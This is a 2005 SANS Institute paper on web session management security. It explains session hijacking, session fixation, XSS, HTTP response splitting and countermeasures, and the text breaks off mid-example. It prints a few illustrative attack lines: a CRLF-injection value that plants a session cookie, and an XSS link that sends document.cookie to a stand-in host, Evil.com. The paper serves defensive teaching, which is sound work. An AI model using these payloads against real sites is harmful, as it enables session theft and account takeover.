Interested in learning
more about security?

SANS Institute
InfoSec Reading Room

This paper is from the SANS Institute Reading Room site. Reposting is not permitted without express written permission.

Secure Session Management: Preventing Security Voids in Web Applications

Internet users all over the world are using web-based systems to manage important data for them such as bank account and healthcare information. Users assume that these systems are securely designed but many web applications have severe security flaws that allow simple attacks to succeed. One of the most common vulnerabilities is insecure session management. Online systems have unique security considerations that must be addressed to maintain the security of the data they manage and control. This paper will start from ...

Copyright SANS Institute
Author Retains Full Rights

AD

Secure Session Management

Preventing Security Voids in Web Applications

GSEC Practical 1.4c, option 1

Luke Murphey
January 10, 2005

Abstract:

Internet users all over the world are using web-based systems to manage important data for them such as bank account and healthcare information. Users assume that these systems are securely designed but many web applications have severe security flaws that allow simple attacks to succeed. One of the most common vulnerabilities is insecure session management. Online systems have unique security considerations that must be addressed to maintain the security of the data they manage and control. This paper will start from the basics and define what session management is and how it works. Next, attacks on session management will be described followed by methods to defeat these attacks. Finally, examples of session management security flaws in popular web applications will be presented to illustrate how session management can fail. Implementing good session management is possible using a holistic defense-in-depth approach. However, doing so requires proper education on the part of the design team and a desire to develop the web application securely from the outset.

© SANS Institute 2005, Author retains full rights.

Table of Contents

Introduction 2
What is Session Management? 2
How It Works 3
GET Method 3
POST Method 4
Cookies 4
Comparing GET, POST and cookies 4
Attacks on Session Management 5
Session Hijacking 5
Prediction 5
Brute Force Attack 5
Interception 5
Session Fixation 8
Security Checks and Countermeasures 11
Good Session Management 19
Flagrant Acts of Insecurity: The Bad Examples 21
Browser Flaws 21
Bad Session IDs 22
Predictable Session IDs 23
Unencrypted Sessions 24
Cross-site Scripting (XSS) Vulnerabilities 25
Session Fixation 25
Conclusion 25
References 26
Acronyms 28

Revision Number: 3
Last Updated: 1/10/2005 9:26 PM

© SANS Institute 2005 Author retains full rights.

Introduction

Many technologies have shaped the lives of people in the 21st century. Few inventions have advanced as quickly as the Internet. The last decade has seen the Internet sprout from an exclusive government and university research network to an immense public resource.

The growth of the Internet has caused developers to design web applications in place of desktop applications. Web based applications facilitate wide area access that can stretch across the globe. Many of these web applications handle sensitive data, such as social security numbers, credit-card numbers, quality records[1], design documents and HIPAA[2] regulated information.

While the use of the Internet has changed to support important systems such as e-commerce, the underlying technology retains much from its humble beginnings. Hypertext transfer protocol (HTTP) was not intended to support the systems it is now being called to task. HTTP was originally designed for static pages, not dynamic ones that serve as front-ends to databases. Developers have been forced to find ways around these inherent limitations to support the dynamic pages that web users require.

The combination of large area accessibility and web technology quirks present unique design challenges. One of these challenges is session management. When a user connects to a secured website, they present credentials that testify to their identity. These credentials typically take the form of a login and password confirmation. Session management allows the web-based system to create a session so that the user will not have to re-authenticate every time they wish to perform an action. Session management ensures that the client who is connected to a server is the same person who logged in originally. Sessions are thus a target for malicious users because they can be used to gain access to the system without having to authenticate.

What is Session Management?

Many companies that maintain highly confidential data perform a background check before a candidate can be hired. The background check may include fingerprinting, checking state and federal criminal records, financial records and driving records. The process is extensive and costly. Upon successful completion of the background check, the employee is granted an ID card that allows them access to company site and resources.

This background check is not performed daily, as it is too expensive. The employee only needs to present their identification to be allowed into work, foregoing the initial authentication routine. This is a literal example of session management. Sessions allow a web-based system to avoid repeatedly performing authentication. Web applications perform an authentication process to determine if a user should be granted access to the web based resource much like companies use a background check to determine if an individual should be granted access to the company's resources. The user is granted a session ID when they have successfully authenticated (i.e. presented a valid login name and password). This session ID can be presented wherever authentication is necessary to avoid repeating the login/password process. This is similar to the employee identification that allows them into the building.

[1] A quality record is an FDA (Food and Drug Administration) term applied to documentation used to justify quality decisions. For example, evidence of the efficacy and safety of a drug would be a quality record.

[2] HIPAA is short for the Healthcare Information Portability and Accountability Act, passed by the United States Congress in 1996.

© SANS Institute 2005 Author retains full rights.

Table 1: Comparing web-based authentication to the hiring processes

	Initial Screening:	**Repeat Screening:**
Web Application:	Login name and password	Session Identification
Company:	Background check	Identification card/badge

The session ID itself is simply a string of characters or numbers and functions much like a social security number. The server remembers that the session ID (SID) was given to the user and allows access when it is presented. Having the SID circumvents having to provide the login name and password and is thus of great value to potential hackers. Session IDs may be valuable to hackers, but they oftentimes are taken for granted by developers.

Good session management is the barrier between the public and the data stored in the system. It is as important as the data the system maintains. Protecting the session ID is critical to the security of an online system.

How It Works

Sessions allow web applications to maintain state. After the user logs in, the server and client will operate together to maintain an authenticated state until the user logs out. Hyper-Text Transfer Protocol (HTTP) is a stateless protocol [1], and thus, special techniques are required to create stateful web applications. Three methods are used to perform this function: cookies, GET form data, and POST form data. Developers use one or more of these methods to propagate the SID from one page to the next so that a users session can be maintained.

GET Method

The GET method encodes data as part of the URL. Consider the following link (the field names are highlighted):

`http://SomeSite.com/SomePage.php?VarOne=one&VarTwo=two`

This URL opens the page “SomePage.php” and sets two variables, VarOne and VarTwo. This method allows form data and arguments to be passed to web pages. Oftentimes, this method is used to maintain the session identifier. Consider the following URL:

`http://SomeSite.com/Admin.php?SessionID=12345678`

This URL is encoded with the session ID (underlined above). The “Admin.php” will receive the session variable and check to determine if the session ID is valid. If the session is valid, then the system can assume the user has authenticated successfully and will allow appropriate access to the page. Oftentimes, the URLs are crafted by the browser based on forms present in the web page.

© SANS Institute 2005 Author retains full rights.

POST Method

Another method for passing data to pages is through the use of POST data. Form elements have a method attribute that allows the developer to select the way in which the form data is presented to the server. POST data is retained in *input, select* and *textarea* form tags in HTML pages. This method is not reflected in the URL so users do not see the variables and values in the address bar of their browser. POST can be used to maintain the session ID like GET does. This is accomplished with a form tag on each secured page that contains the SID. The type attribute of this tag is set to hidden which prevents the form element from being displayed yet provides a placeholder for the SID.

Cookies

The definition and purpose of a cookie is:

An HTTP cookie (usually called simply a cookie) is a packet of information sent by a server to a World Wide Web browser and then sent back by the browser each time it accesses that server.
. . . Cookies can contain any arbitrary information the server chooses and are used to maintain state between otherwise stateless HTTP transactions.[2]

Cookies were originally designed to circumvent the stateless nature of HTTP. Cookies can exist on disk indefinitely depending on the parameters used to configure the cookie during its initial creation. Session cookies are a specific type of cookie that do not have an expiration date and cease to exist when the browser is closed. Session cookies are not written to disk and only exist in memory. However, persistent cookies have an expiration date and are written to disk and stored until the expiration date arrives.

Cookies were designed with privacy in mind. Browsers enforce rules that limit cookie access to sites within the domain specified when a cookie was set. Consider the following cookie:

```
Set-Cookie: LAST=12; Domain=.webapp.net; Expires=Fri, 18-Feb-2005 21:27:20 GMT;
```

The above HTTP response would set a persistent cookie (note the existence of an expiration date) for the domain webapp.net (and sub-domains of). Only the webapp.net and sub-domains would have permission to access and modify this cookie. A website outside of this domain such as L33tHax0r.net would be denied access by the web browser.

Comparing GET, POST and cookies

All three methods of session ID propagation (GET, POST and cookies) can be considered to be roughly equivalent methods of maintaining state in regards to security. None are inherently secure and they all must be combined with other security countermeasures. Nevertheless, many developers will claim that one method is secure and another is insecure. However, all three methods can be made reasonably secure through intelligent design. Conversely, negligence and incompetence can render any of the methods insecure. The attack vectors against all three methods are similar although some methods may have unique characteristics that allow attacks not possible with other methods.

© SANS Institute 2005 Author retains full rights.

Attacks on Session Management

Session management attacks focus on retrieving a valid session ID. A session ID attack is similar to social security number theft. Social security number theft allows miscreants to become you in a limited sense. They take on your credit record and thus get financial resources that are really being granted to you but given to the thieves. Stealing the session ID allows a malicious user to assume the permissions of the legitimate user. The web system knows no difference and thus believes that the one who presents the session ID is the real user. This is much like the phone company that opens an account for the identity thief who has your social security number. The phone company assumes it is you that is opening the account even though it is not. Session attacks consist of two major categories: session hijacking and session fixation.

Session Hijacking

Session hijacking is the process by which a malicious user acquires a valid session identifier after it has been assigned and inherits that individual's permissions. They "hijack" a valid session. In the real world, a malefactor who finds an employee badge, copies it and decides to gallivant around the company's facilities has performed a similar action. The malefactor has your access but he is not you, and likely has different intentions.

Sessions are hijacked by one of three ways: prediction, brute force and interception.

Prediction
Prediction occurs when a malefactor realizes that a pattern exists between session IDs. For example, some web based systems increment the session ID each time a user logs on. Knowing one session ID allows malicious users to predict the previous and next ones.

Some session IDs are more predictable then others. Some SIDs may be hashed or contain information such as IP addresses or timestamps. This information makes prediction more difficult, but not unpredictable.

Brute Force Attack
A brute force attack is a simple yet potentially effective method for determining a session identifier. A brute force attack occurs when a malicious user repeatedly tries numerous session identifiers until he or she happens upon a valid one. Although it is not complicated, it can be effective if the web-based system is not designed to defend against such an attack.

Interception
Interception is a common method of identity theft. Identity thieves will often search through trash for information such as credit card and social security numbers. The criminal knows the number is valid because they intercepted it from you.

The same principle applies to session management. Interception occurs in a web application when a malicious user is able to extract data allowing him or her to determine the session identifier. The methods to intercept session IDs are generally more complicated than the methods of brute force and prediction. Specific security flaws that allow interception are discussed below.

© SANS Institute 2005 Author retains full rights.

1. XSS (Cross Site Scripting) Vulnerability

Vulnerable Methods: ☑**Cookie** ☑**GET** ☑**POST**

Cross-site scripting (XSS) allows malicious users to circumvent security checks in the website and browser that prevent information leakage to third parties. XSS vulnerabilities can allow attackers to transmit or modify the session ID regardless of whether it is stored in GET or POST form elements or cookies. Attackers use XSS vulnerabilities to get the server to perform the dirty work of modifying or reading the GET data, POST data or cookie stored SID for them. This is accomplished by uploading code to the target site that will transmit the data from one site to another (cross-site) or will modify the SID to a value they specify. Attackers select the site they wish to compromise and then place code on it through forums, search input boxes or other locations that accept user input and fail to sanitize the input. This method is effective because the client is directed to perform some malicious function by the target website (since the uploaded code now resides on the target site). The target site has permissions to modify and read this data and the client has no reason to assume that this request is invalid.

For GET form data, the uploaded code may take the form of a link goes to an external site. The external site would be able to view the session ID in the HTTP referrer line. For POST data, forms can be added that contain the SID in a hidden form element and transmit form data to an external site. Furthermore, client-side scripting such as JavaScript can perform more elaborate actions. For example, JavaScript can be used to intercept session data by changing the page that receives the form data upon submission by setting the *action*, *onclick* or *onsubmit* properties [3].

XSS attacks also allow the attackers to avoid the browser security policy relative to cookie access. Web browsers only allow the domain that set the cookie to read and modify that cookie [4]. XSS attacks succeed because the web-client will detect that the code is from the given domain and thus gives permission to perform operations on the HTTP cookie.

2. Insecure Server-side Session ID Storage

Vulnerable Methods: ☑**Cookie** ☑**GET** ☑**POST**

The server must store the session data somewhere. Unfortunately, servers may store the session IDs in a world-readable location. PHP, for example, stores its session variables in the temporary (`/tmp`) directory on Unix. This location is world-readable meaning the any user on that system can easily view the session IDs with basic utilities that are part of the Unix API. This is serious risk, particularly on shared hosts since many users will be active on the system.

3. Web-client Cookie Handling Flaws

Vulnerable Methods: ☑**Cookie** ☐**GET** ☐**POST**

Web clients may contain security flaws that allow sites to read the values of cookies even though the page should not have access to that cookie. Internet Explorer (IE) has suffered from one such failure in versions 5.5 through 6.0 [5, 6]. This failure allows cookie values, regardless of domain, to be read from any site where the malicious code is stored.

4. Client Cookie Cache Compromise

Vulnerable Methods: ☑**Cookie** ☐**GET** ☐**POST**

Those who can access the cookie cache may read persistent cookies. This is dangerous if the cache is stored on a machine that has already been compromised by an attacker. Additionally, this is a serious issue for PCs that are publicly accessible such as with a kiosk or Internet café since subsequent users may have the ability to browse the cookie cache from previous users.

© SANS Institute 2005 Author retains full rights.

5. Unencrypted Transmission

Vulnerable Methods: ☑**Cookie** ☑**GET** ☑**POST**

If the web application is not configured on an HTTPS connection, then all transmissions are performed in plaintext. The lack of encryption means that all communication can be observed by every computer on every network where the packets flow between the transmitting and destination points[3]. Below is an example of an HTTP login that is unencrypted. Note the session identifier in the cookie HTTP response. Also, the login name and password is exposed as POST form data since this is the login page (this is outside the scope of this paper).

Figure 1: Intercepted HTTP Transmission (captured using Ethereal)

Client

```
POST /~luke/SessionTest/SessionExample.php HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Referer: http://127.0.0.1/~luke/SessionTest/SessionExample.php
Pragma: no-cache
Cache-control: no-cache
Accept: text/html, image/jpeg, image/png, text/*, image/*, */*
Accept-Encoding: x-gzip, x-deflate, gzip, deflate, identity
Accept-Charset: iso-8859-1, utf-8;q=0.5, *;q=0.5
Accept-Language: en, US
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

Login=JohnDoe&Password=OpenSesame&Reload=Submit
```

Server

```
HTTP/1.1 200 OK
Date: Wed, 24 Nov 2004 01:05:18 GMT
Server: Apache/2.0.47 (Linux/SuSE)
X-Powered-By: PHP/4.3.3
Set-Cookie: SessionID=12345678
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

14d
<html>
        <head>
                <title>Session Test</title>
        </head>

        <body>

        <b>An example of session transmission:</b>
                <form method="post" action="SessionExample.php">
                        Login:<br><input type="input" name="Login"><p>
                        Password:<br><input type="password" name="Password"><p>
                        <input type="submit" name="Reload">
                </form>
        </body>
</html>
0
```

[3] Many will claim this sort of sniffing is not possible on switched networks since switches pass packets only to the NIC that corresponds to an appropriate MAC address. However, switched networks can be tricked by illegitimately responding to ARP broadcasts to divert traffic, overflowing the router's MAC table (reverts it to a hub), and MAC address spoofing [28].

© SANS Institute 2005 Author retains full rights.

6. HTTP Referrer Session ID Leak

Vulnerable Methods: ☐Cookie ☑GET ☐POST


HTTP allows for the existence of the HTTP Referrer attribute that tracks what page led the client to the current location. Unfortunately, the referrer name will contain the entire URL of the previous page and will include variables encoded in the URL. Session identifiers that are passed with GET variables will be included. This HTTP Referrer line will expose the session identifier to sites that are visited immediately after leaving a secured page.

Session Fixation

The other type of session attack is session fixation. Session fixation is an attack that occurs because a malicious user is able to specify the session identifier for a user's session. *Permissive* web applications will not assign a server generated session identifier if the client has one already. The web application adopts the one the client presents. Conversely, *strict* web applications always overwrite the existing SID with their own. Permissive systems will adopt a pre-assigned SID and are vulnerable because they have cannot be sure of who created the SID and thus cannot be confident that no one else knows it. In the case of a session fixation attack, an attacker has pre-assigned it and knows what it is. The SID will be considered valid by the permissive web application after the user authenticates. The attacker can then enter the system and present their copy of the SID. The web system will grant the attacker access since the attacker has presented a valid SID.

To use this vulnerability, the attacker typically creates a link that sets the session identifier to a value of their choosing. They send the link in an email or post it to a public location. Oftentimes, attackers use XSS vulnerabilities to post the link to a website, oftentimes the same site they wish to attack. Where else could an attacker be surer to find users of the system they want to attack, than on the system itself? A victim clicks the SID encoded link to log into the system. The web application sees that the session identifier has already been set and adopts it instead of generating a new one. The user logs in after authenticating. The security flaw lies in the fact the attacker knows the session ID because they defined it. The attacker connects to the system using this ID to gain access and avoid authentication. A session fixation attack is illustrated below:

Figure 2: Session Fixation Attack



1. Attacker sends email with link to WebApp.net, encoded with a session ID
2. User clicks link and logs into WebApp.net, establishes connection
3. Upon successful authentication, server associates sessionID 123 with the valid user
4. Attacker connects to WebApp.net and presents sessionID 123, server grants attacker access

© SANS Institute 2005 Author retains full rights.

Consider the following series of events to understand this attack in real-world terms. Assume a corporate spy desires to get access to Acme's facilities. To do so, he intercepts a shipment of ID cards destined to Acme. He adds one card to the pile. The spy retains an exact duplicate of this card. The following day, an employee undergoes a background check at Acme and is issued an ID card. The new employee is issued the card that the spy slipped into the pile. The security guard adds the card the company database with the new employees name and activates it. Activating the card allows the card to open the doors at Acme's entrance. The spy will now be able to use his duplicate to likewise open the doors.

Session fixation is possible will all methods of session identifier propagation. GET and POST are at the most risk, but browser and server flaws can allow fixation attacks against cookie based systems too. A user's browser may not comply properly with the RFC2965 [7] standard that defines who can specify and read cookie values. These defects can allow malicious users to configure the cookie value. Even specially formatted links can cause web servers to perform the HTTP set-cookie operation by manipulating form input [8]. The methods to fix the session identifier values are discussed below.

1. HTTP Response Splitting

Vulnerable Methods: ☑**Cookie** ☑**GET** ☑**POST**

Some web applications or servers can be tricked into creating HTTP responses by manipulating input using the HTTP response splitting attack [9]. Consider a web page that performs a redirect and includes data in the URL obtained from the variable `$name`:

```
Location: https://webapp.net/example.html?Name=$name
```

The following HTTP would be a typical request (the argument is highlighted):

HTTP Response:

```
HTTP/1.1 302 Found
Date: Sat, 20 Dec 2004 21:27:20 GMT
Location: https://webapp.net/example.html?Name=JohnDoe
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
…
```

Now, suppose that the following is given as the name argument:

```
JohnDoe%0d%0aSet-Cookie:%20sessionID%3d12345678
```

[cr][lf] (endline) — [space] — [=] (equal sign)

This argument is encoded with hexadecimal data. Decoding the data results in a more readable form:

```
JohnDoe
Set-Cookie: sessionID=12345678
```

If the server fails to remove the end-line (CR-LF), then the input is allowed to add an additional HTTP response line with a set-cookie statement. The following would be the HTTP response with the extra line (the argument is highlighted and decoded):

© SANS Institute 2005 Author retains full rights.

HTTP Response:

```
HTTP/1.1 302 Found
Date: Sat, 20 Dec 2004 21:27:20 GMT
Location: https://webapp.net/example.html?Name=JohnDoe
Set-Cookie: sessionID=12345678
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
…
```

The client's browser will then receive the set-cookie statement and will store the cookie with the session ID. The HTTP splitting attack does not work on all servers as most will escape or replace the end-line characters. Nevertheless, servers that are vulnerable to this flaw can allow attackers to perform session fixations with cookies by sending a specially crafted URL in the same way that the GET method session fixation attacks are performed. This cookie request does not violate the browser's cookie policy since the web server is requesting to set the cookie. The key here is to note that session fixation attacks are possible for all three methods of session ID propagation since attackers can manipulate the HTTP code itself to do whatever HTTP allows.

The attacker may wish to set an expiration date on the cookie to make it persistent. This will cause the browser to store it to disk and load it every time the browser restarts [10]. This way, the session ID will remain the same for an extended duration and will increase the likelihood of a successful attack.

The attack above added only one HTTP response line. A successful HTTP splitting attack can include a combination of lines, such as a redirection that directs the browser to the login page after setting the cookie. This way, the user would only see the login page, not the intermediate page used to configure the cookie.

2. XSS (Cross Site Scripting) Vulnerability

Vulnerable Methods: ☑**Cookie** ☑**GET** ☑**POST**

Cross-site scripting vulnerabilities provide attackers with a method to set the session identifier and also to upload malicious code to a publicly accessible website. Sometimes, the web server fails to perform any filtering and thus allowing the attacker to do whatever they can imagine. Other times, the XSS vulnerability is caused by a filtering routine that fails to filter certain types of input and is thus more restrictive. The resulting code does not have to be valid HTML either. Browsers are designed to deal with poorly formatted code and may interpret bad HTML to the attackers benefit. For this reason, some XSS attacks only work on some browsers.

For cookie based SIDs, XSS attacks are particularly powerful because they can be used to circumvent security checks that are built into web browsers. Browsers are designed to deny cookie access unless the site requesting cookie access is within the domain that originally set the cookie. This essentially restricts sites from reading cookies that they did not set. Malicious code that is uploaded to a website will be granted permission to change the cookie the given site since it is running from that domain. The malicious code may be client-side scripting that sets the cookie value to whatever the attacker selects.

Another, more conventional way of performing fixation with POST data is to create a form with hidden form elements that contain the attacker's chosen SID. A cross-site scripting vulnerability would even allow the attacker to upload the form to a public website. This may also be possible in email clients that allow HTML formatted email and fail to filter it properly.

The easiest method to specify a session ID is to create a link that contains the session ID within the URL. This method will work against web applications that use the GET method to transmit form data since GET form data is always encoded into the URL.

© SANS Institute 2005 Author retains full rights.

3. Cross Domain Cookie Manipulation

Vulnerable Methods: ☑**Cookie** ☐GET ☐POST

One way to set the value of a cookie is to issue the cookie for an entire domain [11]. For example, *hacked.website.com* can set a cookie for the entire domain, *website.com*. This means that a vulnerability in any of the sub-domains that allows a cookie security breach will affect all of the other sub-domains. Although at first this may seem unlikely, recall that many corporate networks are using workstations with operating systems equipped with web servers. Microsoft Windows XP Professional comes with IIS and Linux distributions typically come with Apache. A sophisticated attacker may be able use one of these workstations to serve as a cookie configuration point as part of a larger attack.

4. Client Cookie Cache Compromise

Vulnerable Methods: ☑**Cookie** ☐GET ☐POST

An attacker could set the value of a cookie by directly editing the cookie text file in the cache. This is not a popular method since it typically requires physical access to the PC. Nevertheless, it is possible to set the session identifier in a persistent cookie that will be adopted when the user accesses the web-based system.

Security Checks and Countermeasures

Although many attacks exist that can compromise web based applications, good design practices can provide adequate security. However, creating a list of session security countermeasures is difficult due to the complexity of software. The countermeasures given may not increase the security of the system significantly when used alone but are part of an overall defense-in-depth strategy.

The attacks listed above can be mitigated with good web application design practices but must be supported by good administrative practices regarding the overall security of the web server. The methods outlined below are worthless if an attacker can obtain root/administrator access to the server.

1. Use Strong Encryption on all Transmissions

Failure to encrypt the session identifier will render the online system almost completely insecure. It is a trivial exercise to intercept and observe communications with an NIC in promiscuous mode[4]. Conversely, this is a non-issue for encrypted data since the data is rendered unreadable. However, a packet dump of unencrypted data will contain the session identifier and potentially the login name and password also.

Note that use of cryptography is not enough. It must be sufficiently *strong* cryptography. Key lengths less than 64 bits are too weak, and keys of at least 128 bits in length are recommended since they are generally considered strong enough to be secure for some time into the future [12].

Finally, for cookie based sessions, set the SSL only attribute to true for a little added security. This will reduce the chance that an XSS attack could capture the session ID because the pages on the unencrypted section of the site will not be able to read the cookie. This will not prevent successful XSS attacks on the encrypted pages however.


[4] Promiscuous mode causes all packets to be recursed up the TCP/IP stack even if they are not addressed to the given NIC (i.e. the packet MAC is not the same as the NIC MAC).

© SANS Institute 2005 Author retains full rights.

2. Store Only the Session ID on the Client Side
Store only the identifier on the client. The server, not the client, should maintain other information related to the session. Some online systems store the user's login name and password in the session identifier. This is an extremely bad idea and should not be done. A successful session hijack would then expose the user's credentials and renders session hijack detection and prevention methods useless. Even a cryptographically hashed or encrypted version is not recommended since it leaves the session ID open to a brute force attack. This is particularly true of cookie and GET-variable based sessions. Cookie based sessions may out live the session itself in the cache and GET-variable based session ID's can be retained in a bookmarked URL.

3. Implement GET Variable Referrer Filtering (GET Method Only)
GET variables are visible within the HTTP referrer field since they are encoded into the URL. Every link that points to an external object (that is, a resource not located on the local server) and could be followed while logged in must be sanitized. Adding an extra level of redirection that will forward the client to the requested destination but will not repeat the session ID is required. This way, the HTTP referrer will be set to the redirection page sans the session ID. The HTTP "Location" or "Refresh" header is suitable for this task.

Figure 3: HTTP Referrer Session ID Filtering



Another method is simply to load all external pages with the target set to "_blank". This will cause the link to open in a new window and will strip the HTTP referrer line [3]. Remember though that HTML pages are not the only objects that can leak the HTTP referrer data. Images, scripts and other items will be transmitted via HTTP and will include the referrer in the request. For example, web bugs (invisible images placed by third parties) can be used to retrieve the HTTP referrer line [13], and so can advertisement images.

© SANS Institute 2005
Author retains full rights.

4. Perform Sanity Checks to Detect Session Hijacking

If you were a security guard and gave a badge to a 39-year-old woman, then you probably be suspicious if a 16-year-old boy tried to gain access to the building with her ID. You would likely remember some attributes of the actual person and would be able to detect an obvious fraud.

The same can be done for web-based systems, but it is much more difficult to do successfully. Detecting a session hijack is difficult because very little information is received regarding the client. However, there are some steps that can be taken to reduce the likelihood that a session hijack will be successful. Detection is only possible if there exists some attributes (other than the session ID) that can be analyzed to detect if the user is not the same person who originally authenticated. Unfortunately, the options available for this are very slim. The two methods that are typically leveraged in such a way are the user-agent client identification string and the IP address.

The user-agent identification is an HTTP response presented by the browser identifying which browser it is and often including information about the underlying operating system. The user-agent string is usually stable (i.e. does not change frequently) but is quite predictable. The string typically includes the name of the browser (Internet Explorer, Mozilla, etc.), the operating system (Linux, Windows, etc.) and browser version. Unfortunately, an attacker can look at the statistics of browser use and determine which browser is most likely to be used. They also may try many strings in a brute force fashion until one is accepted.

Table 2: User-Agent String Examples

Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.0) Gecko/20020530

The user-agent string may not be stable in some cases when a series of proxy servers are involved [14]. In this case, one proxy server providing its own user-agent string may fulfill one HTTP request. Then, after authentication, another proxy fulfills another HTTP request and provides a different string. This would cause the user-agent to be reported differently and thus trigger an alarm in the web-based system.

IP addresses can also be used to perform sanity checks but extra care must be taken not to lock out legitimate users. Some ISPs may use a series of proxy servers to fulfill requests. Each of these servers may have a different address and thus causes the IP address to be different for every request. Additionally, IP packets are easy to spoof and thus no great deal of trust should be placed in them anyway. A good compromise is to check only the network portion of the IP address since this is unlikely to change. AOL is probably the most well known ISP to use a series of proxies in this manner. Given the CIDR information on AOL's website, only the top 10 bits can be assumed remain the same [15]. Of course, this is not very strong and sanity checking that includes the IP address is not likely to increase the security of the system substantially. Nevertheless, it can make the job of the attacker more difficult and can be used if done carefully.

To prevent a brute force attack against any of the sanity checks, automatically logout the user identified with the session ID that failed the check. This will force the real user to re-authenticate and acquire a new session ID. This pushes the attacker back to the main authentication point by invalidating their stolen SID. The attacker would then be forced to re-guess the session ID, which is much harder to guess that the checkpoints outlined above.

© SANS Institute 2005 Author retains full rights.

5. Expire Session After Inactivity

Force an automatic logout after a short period of inactivity. The timeout should be as short as reasonably possible. This way, an abandoned session will only be live for a short duration and thus will reduce the chance that a malefactor has to happen upon an active session. Also avoid persistent logins. Persistent logins typically leave a session identifier (or worse, login and password information) in a cookie that resides in the user's cache. This substantially increases the opportunity that an attacker has to get a valid session identifier.

Also, inactivate any sessions that are active when a user logs in. That is, check to see if the user has a valid session ID during an authentication attempt and inactivate that session if the user authenticates successfully. Otherwise, the old session will still be active in the server until it expires by timing out. The old session will be useless to the user anyway since they are logging in again and will receive a replacement session that will overwrite their previous SID.

6. Do Not Make Session Identifiers Viewable

This is a major problem with the GET method of session identifier propagation. GET variables are always present in the path string of the browser. Furthermore, printing one of these pages will put the identifier on the sheet since most browsers print the URL on the header of the printout by default. Use the POST or cookie method instead or cycle the SID out with a new one frequently.

Also, be aware that error pages and messages must be carefully observed to determine if they might accidentally let an SID slip. Malicious users have been successful in gleaning important information from web-based systems by triggering errors that provide crash data such as stack traces. Oftentimes, this data provides tips that can be used to break into the system and could include the SID unless care is taken.

7. Select a Good Session Identifier

Session hijacking often occurs because the web application picks a predictable or short identifier. The identifier should be pseudo random, retrieved from a seeded random number generator. It should also have a sufficient entropy size. Be sure to calculate the actual entropy based on the true domain of possible SIDs instead of the calculating the entropy based on the size of the buffer used to retain the SID. The entropy of an identifier that can only contain the letters A-Z, a-z and 0-9 in each byte is significantly less than one that uses all possible characters. Using a subset of possible characters is acceptable if the length is sufficient to maintain adequately high level of entropy.

For example, using a 32 character session identifier that contains the letters A-Z, a-z and 0-9 would have $2.27e^{57}$ possible IDs. This is equivalent to a 190 bit password. This means that there are 2^{20} (about 1,000,000) times as many session IDs as there are molecules in the Earth (2^{170}) [16]. This is sufficiently strong. Of course, this assumes that the session ID is suitably random. A predictable session ID will reduce the effective entropy considerably.

Some have claimed that hashing a sequential session identifier is satisfactory since it makes it appear random. This is a mistake since attackers can hash too. An attacker need only hash their guessed SIDs before they attempt them to defeat this type of security.

© SANS Institute 2005 Author retains full rights.

8. Prevent Cross-Site Scripting (XSS) Vulnerabilities
Disallowing users to insert raw HTML code will prevent cross-site scripting vulnerabilities. Anytime user submitted text is to be displayed, it should be escaped appropriately. For example, the malicious text:

```
<a href="http://Evil.com/Steal?<script>document.cookie</script>">
    Link
</a>
```

should be converted to:

```
